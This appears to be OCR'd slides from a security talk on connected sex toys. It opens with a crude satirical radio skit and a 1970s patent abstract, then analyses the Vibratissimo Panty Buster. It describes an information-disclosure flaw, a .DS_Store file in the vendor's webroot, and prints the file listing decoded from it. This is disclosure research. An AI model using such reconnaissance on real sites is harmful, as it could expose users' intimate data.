our early morning radio concert on KDIL, Radio Dildo, in San Francisco ... Radio Dildo time now 10:01.

Rock on. Pleasure Power is music's hottest new sensation. Pleasure Power is the smoothest stroke of the season. Listen to their audience speak! ... "I came twice during the first number" ... "Oh, I just love them" ... "They almost blew me apart" ... "A remarkable band, especially on my inner knee" ... "We'll be back for more" ... "They left me dripping wet" ... Yes, yes, yes. Pleasure Power. Their music will run up and down your spine and make you shiver and shake, rock and roll, thrill your soul ... and they're absolutely fabulous ... Now on Friction records.

A Radio Dildo public service announcement ...

If you are still playing your radio without a Sonic Stimulator, you are missing half of the fun. Contact this station for details on how you too can turn your radio into a radio dildo. Then you can feel the other half of this show you've been missing. And for the finest in tactile entertainment stay tuned to KDIL, Radio Dildo, in San Francisco. Thank you.

And now a word from AUDITAC ...

Wow, big daddy, are we going to get an AUDITAC Sonic Stimulator? I hear the new model SS-2 is still the best economy model stimulator around. Its really super sensational high performance and low cost operation make it an excellent investment for a hyped up playtoy, and besides, my old stimulator needs a paint job. It doesn't cost a lot, and I promise to leave you alone till next year. Come on, can I have one? ... Yes folks, get yourself an AUDITAC SS-2. Available at all Bay Area AUDITAC dealers. AUDITAC, Ltd. San Francisco.

(squawk, squawk, snarl, snarl, static) ... "Radio Dildo, Radio Dildo, come in, come in, over" ...

(squawk, squawk) "This is Radio Dildo, this is Radio Dildo, over" ...

(static, static) "Get me through to the control room, over" ...


(snarl, snarl, static) "This is the control room. State your message. You're on the air" ...

"Gee, Radio Dildo, I never thought we'd get to meet like this. My name is Bobby and I've got a request" ...


"Splendid, splendid, what would you like to feel?" ...

"Could you play the 'Left Hip Boogie'? My arthritis has been acting up and I haven't come in weeks!"

GONG!! ... Yes folks, we've got all the hits and strokes on Radio Dildo. Radio Dildo, non-stop pleasure at the top of your dial. Plug in to your skin with your radio dildo tuned to KDIL, the radio dildo station in San Francisco ... and for Bobby in Oakland, here's another solid gold stroke, Slippery Leather and the original Roundtit recording of the "Left Hip Boogie" ... So, place your probe on your left hip and wiggle along. This is Radio Dildo. Come on everybody, plug in! ...



Plug in, to your skin!



Audiotactile stimulation and communications system

Abstract

Random or controlled electronically synthesized signals are converted to sound waves that are directly coupled to the skin of a life form, such as a human body, to stimulate the skin or internal portions of the life form and to communicate the intelligence, sense or feeling of the sound to the brain, bypassing the ear as the channel for reception of audio information. Control signals are derived from biopotentials or other sources, to modulate an electronic synthesizer. The amplified signals then drive an electroacoustic transducer which directs the sound waves through a wave guide to a probe adapted to couple the sound directly to the skin of a life form with a minimum of acoustical radiation. Recording, reproduction, analysis, synthesis or communication systems employing such instrumentation and related software.

Images (4)

Classifications

A61F11/045 Devices or methods enabling ear patients to replace direct auditory perception by another kind of perception using mechanical stimulation of nerves

US3875932A
US Grant

Inventor: How F Wachspress

Original Assignee: How F Wachspress


Priority date : 1973-03-02

Family: US (1)

Date	App/Pub Number	Status
1973-03-02	US3875932A	Expired - Lifetime
1975-04-08	US3875932A	Grant

Info: Patent citations (4), Cited by (11), Similar documents, Priority and Related Applications

External links: USPTO, USPTO Assignment, Espacenet, Global Dossier, Discuss




© iStock 653836730

Test Devices

Test Devices


Test Devices




Vibtratissimo Panty Buster


Vibtratissimo Panty Buster

- Remote Control via Bluetooth and Web
- Social Media Like Functionality
  - Chats
  - Group Chats
  - Image Galeries
- Video/Sound Control






Panty Buster - Analysis



Panty Buster - Analysis

- Software
- Hardware
- Transportlayer

Software


© iStock 653836730

Information Disclosure

Information Disclosure

- .DS_STORE[1] file in webroot
  - Side-Channel Directory listing
  - Decode with Python [2]

[1] https://wiki.mozilla.org/DS_Store_File_Format

[2] https://pypi.org/project/ds_store/

.DS_STORE File Contents

__MACOSX
products
Include
images
imprint.html
faq_.html
chat
gchat
IP2Location.php
de
confirmDeletion.php
databases
pictureManager.php
081114NutzungsbedingungenAPPEnglisch.pdf
Classes
ld.zip
081114WiderrufsbelehrungAPPDeutsch.pdf
index.html
en
gchat5001
guserManager.php
mail_images

example.php
oldpage
fonts
impressum.html
assets
Config
agb.php
agb_status.php
mail.php
C7141BB3A2502BB2445236E683F0E5F8.txt
phpmailer
app_version.ini
agb_confirmation.php
docs
js
css
081114NutzungsbedingungenAPPDeutsch.pdf
.DS_Store

